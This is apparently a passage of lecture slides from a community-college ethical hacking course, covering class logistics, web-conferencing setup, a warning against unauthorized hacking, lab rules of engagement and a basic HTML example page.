




Rich's lesson module checklist

- Slides and lab posted
- WB converted from PowerPoint
- Print out agenda slide and annotate page numbers

- Flash cards
- Properties
- Page numbers
- 1st minute quiz
- Web Calendar summary
- Web book pages
- Commands

- Bot and other samples programs added to depot directory
- Lab 7 posted and tested

- Backup slides, whiteboard slides, CCC info, handouts on flash drive
- Spare 9v battery for mic
- Key card for classroom door



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.
2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits



Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: <http://simms-teach.com>

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (<https://samsclass.info/>).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (<http://teacherjohn.com/>).
- Google for everything else!




Student checklist for attending class

The screenshot shows a web browser window with the URL simms-teach.com/cis90calendar.php. The page title is "Rich's Cabrillo College CIS Classes CIS 90 Calendar". The main content area is titled "CIS 90 (Fall 2014) Calendar" and includes a "Calendar" link. A table lists lessons, with "CIS 76" highlighted. The details for CIS 76 include a "Presentation slides (download)" link and an "Enter virtual classroom" link.

| Lesson | Date | Topics | Link |
|--------|------|--|--|
| CIS 76 | 9/2 | <p>Class and Linux Operations</p> <ul style="list-style-type: none"> Understand how the course will work High-level overview of computers, operating systems and virtual machines Overview of UNIX/Linux market and architecture Using SSH for remote network logs Using terminals and the command line <p>Materials</p> <p>Presentation slides (download)</p> <p>Supplemental</p> <ul style="list-style-type: none"> PowerPoint: Logging into Opus (COMING) <p>Assignments</p> <ul style="list-style-type: none"> Student Survey Lab 1 <p>CIS 90 Extras</p> <p>Enter virtual classroom</p> | <p>2.4</p> <p>9/2-3</p> <p>9/2-4</p> <p>(high)</p> |

1. Browse to:
<http://simms-teach.com>
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.



Student checklist for suggested screen layout

Google

CCC Confer

Downloaded PDF of Lesson Slides

The screenshot shows a virtual classroom interface. On the left is a sidebar with navigation options like 'Login', 'Flashcards', 'Admin', and 'CIS 90 (Spring)'. The main area displays a 'Class Activity - Where are you now?' slide with a Google map of San Jose, CA. A 'PARTICIPANTS' list shows 'Rich Simms' and 'Benji Simms'. A 'CHAT' window shows a conversation about textbooks. A 'cis90lesso...pdf' window is open at the bottom. A 'cis90lesson01.pdf - Adobe Acrobat Pro' window is also visible, showing a slide titled 'The CIS 90 System Playground'. A checklist overlay with blue arrows points to various elements: 'Google' points to the search bar; 'CCC Confer' points to the video feed; 'Downloaded PDF of Lesson Slides' points to the Acrobat window; 'CIS 76 website Calendar page' points to the sidebar; and 'One or more login sessions to Opus' points to a terminal window showing password prompts and system messages.


CIS 76 website Calendar page

One or more login sessions to Opus




Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.



3) Click OK button.




4) Select "Share desktop" and click Share button.



Rich's CCC Confer checklist - setup





[] Preload White Board



[] Connect session to Teleconference

Session now connected to teleconference



[] Is recording on?



Red dot means recording

[] Use teleconferencing, not mic

Should be grayed out



Should change from phone handset icon to little Microphone icon and the Teleconferencing... message displayed



Rich's CCC Confer checklist - screen layout




The screenshot displays a Windows desktop with several applications open. On the left is the 'CCC Confer' window showing a video feed of Rich Simms and a list of participants. In the center is a 'Foxit Reader' window displaying a PDF document with a file tree on the left. To the right is a 'Chrome' browser window showing a quiz page with questions about Linux commands. In the foreground is a 'Putty' terminal window showing a login session for 'simben90@oslab'. On the right side is the 'vSphere Client' window showing a virtual machine inventory. Red callout boxes with white text point to these applications: 'foxit for slides' points to the Foxit Reader window, 'chrome' points to the Chrome browser window, 'putty' points to the Putty terminal window, and 'vSphere Client' points to the vSphere Client window.

[] layout and share apps







Rich's CCC Confer checklist - webcam setup



- [] Video (webcam)
- [] Make Video Follow Moderator Focus



Rich's CCC Confer checklist - Elmo




The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Elmo rotated up to view white board



Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

- 1) Shrink (500 MB) and delete Java cache
- 2) Uninstall and reinstall latest Java runtime
- 3) <http://www.cccconfer.org/support/technicalSupport.aspx>


Control Panel (small icons)




General Tab > Settings...



500MB cache size



Delete these



Google Java download





Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

Instructor can use:

- **96 to mute all student lines.*
- **5 to boost audio input*



Instructor: **Rich Simms**

Dial-in: **888-886-3951**

Passcode: **136690**



Ryan



Jordan




Takashi




Karl-Heinz



Sean



Benji



Joshua



Brian



Tess




Jeremy



David H.



Roberto



Nelli



Mike C.



Deryck




Alex



Michael W.




Carter



Thomas



Wes



Jennifer



Marcos



Tim



Luis



Dave R.

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: risimms@cabrillo.edu

(answers must be emailed within the first few minutes of class for credit)



Programming for Security Professionals

Objectives

- Describe the enumeration step
- Enumerate Windows targets
- Enumerate Unix/Linux targets

Agenda

- Quiz #6
- Questions
- Housekeeping
- HTML pages
- bash scripts
- Python
- Ruby
- Metasploit Ruby Exploit (Brian)
- IRC (Jessie)
- IRC Bot template Walk-Through (Jessie)
- Using Irssi
- Installing IRC Bot
- Distributed Bot Ping
- Adding commands to your bot
- Exfiltration script
- Flood script
- Wrap up



Admonition



Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.



Questions

Questions

How this course works?

Past lesson material?

Previous labs?

Chinese
Proverb

他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。

He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.



In the news

Speeding cameras open to hacking

Unsecured speeding cameras wide open to smart city hackers

Posted on October 7, 2016 in CITIES

DONAL POWER
Contributing Writer

1.1K Shares

1.1K Shares

Security concerns about Internet of Things (IoT) consumer gear has now spread to speeding cameras used in smart cities.

TheNewspaper.com rang alarm bells about the proliferation of connected smart city technology that is vulnerable to hackers.

Thanks Mike

<http://readwrite.com/2016/10/07/unsecured-speeding-cameras-vulnerable-smart-city-hackers-cl4>



Best Practices

Cybersecurity in the Commercial Sector Webinar



<https://www.us-cert.gov/ccubedvp/events#upcoming-events>

C³ Voluntary Program Webinar: Cybersecurity in the Commercial Sectors

Please join the C³ Voluntary Program for its last webinar of 2016!

Date: November 10, 2016

Time: 1:00 PM-2:30 PM EST

Dial-In: 1-888-677-1829 **PIN:** 4768517#

HSIN Link: <https://share.dhs.gov/ccubedvpwebinars/>

The C³ Voluntary Program has held a series of webinars this year aimed at educating critical infrastructure owners and operators about relevant cyber risk management practices, tools, and resources.

The November webinar will focus on four critical infrastructure sectors related to the commercial sector: **Commercial Facilities, Critical Manufacturing, Financial Services, and Information Technology**. Panelists from each sector will discuss common threats, cybersecurity best practices, Cybersecurity Framework use cases, and useful tools and resources.

RSVP: Please email your name and affiliation to CCubedVP@hq.dhs.gov by November 9, 2016.

Please note that your RSVP will automatically enroll you in the webinar, and you may not receive a confirmation.

Housekeeping





- 1) Lab 6 is due tonight at 11:59PM.
- 2) Finished Lab 6 already? Please monitor the forum and help anyone with questions.
- 3) Tonight five forum posts are due!

For tonight's hands-on activates

Log into Opus

Log into VLab


On your EH-Kali

1. Remove any files in /var/www/html
2. Add the following line, if needed, to /etc/resolv.conf
`search cis.cabrillo.edu`
(this allows you to use short hostnames like "opus" rather than having to type "opus.cis.cabrillo.edu")



When finished type "ready to go" in the chat window

Cyber Wars

Red and Blue Pods in Microlab Lab Rack



Each team has their own private Google Docs document



Authorization and Rules of Engagement

Authorization


1. You have authorization to access any of the hosts in the Red and Blue pods over the network from Opus or from your student pods.
2. You have authorization to send hacking traffic over the VLab Microlab network.
3. You have authorization to access either the Red or Blue VLab networks.
4. You do NOT have authorization to do any hacking on the Hawknet or the campus LANs!
5. You do NOT have authorization to scan or do any kind of reconnaissance on the Hawknet or the campus LANs!
6. You do NOT have authorization to run any hacking tools that generate any kind of hacking traffic on the Hawknet or the campus LANs!
7. You do NOT have authorization to hack any other systems on the Microlab or any other CIS datacenter networks.

Authorization and Rules of Engagement

Rules of Engagement

1. You may conduct physical footprinting to examine Rack 5 in the CIS datacenter. This includes looking at any documents you might find there (hint, hint).
2. You may not change or add any physical network connections in the CIS datacenter.
3. Since there is no public whois information for the Red and Blue teams you may use these hosts as the "front doors":
 - a. redteam.cis.cabrillo.edu
 - b. blueteam.cis.cabrillo.edu

Accessing Red and Blue Pods via VLab



*Send me an email
if you would like to
join one of the
teams*

HTML

HTML

Hyper Text Markup Language

- Created by Tim Berners-Lee.
- First prototyped in 1980.
- Uses "tags" to markup text for use as pages on the World Wide Web.

<https://en.wikipedia.org/wiki/HTML>




EH-Kali Mini Website

http://10.76.xx.150

`/var/www/html/index.html`

```
index.html (/var/www/html) - VIM
File Edit View Search Terminal Help
<!DOCTYPE html>
<html>
  <head>
    <title>CIS 76</title>
  </head>
  <body>
    <h1>CIS 76</h1>
    <p>Hacking without permission is a crime!</p>
  </body>
</html>
~
1,1 All
```

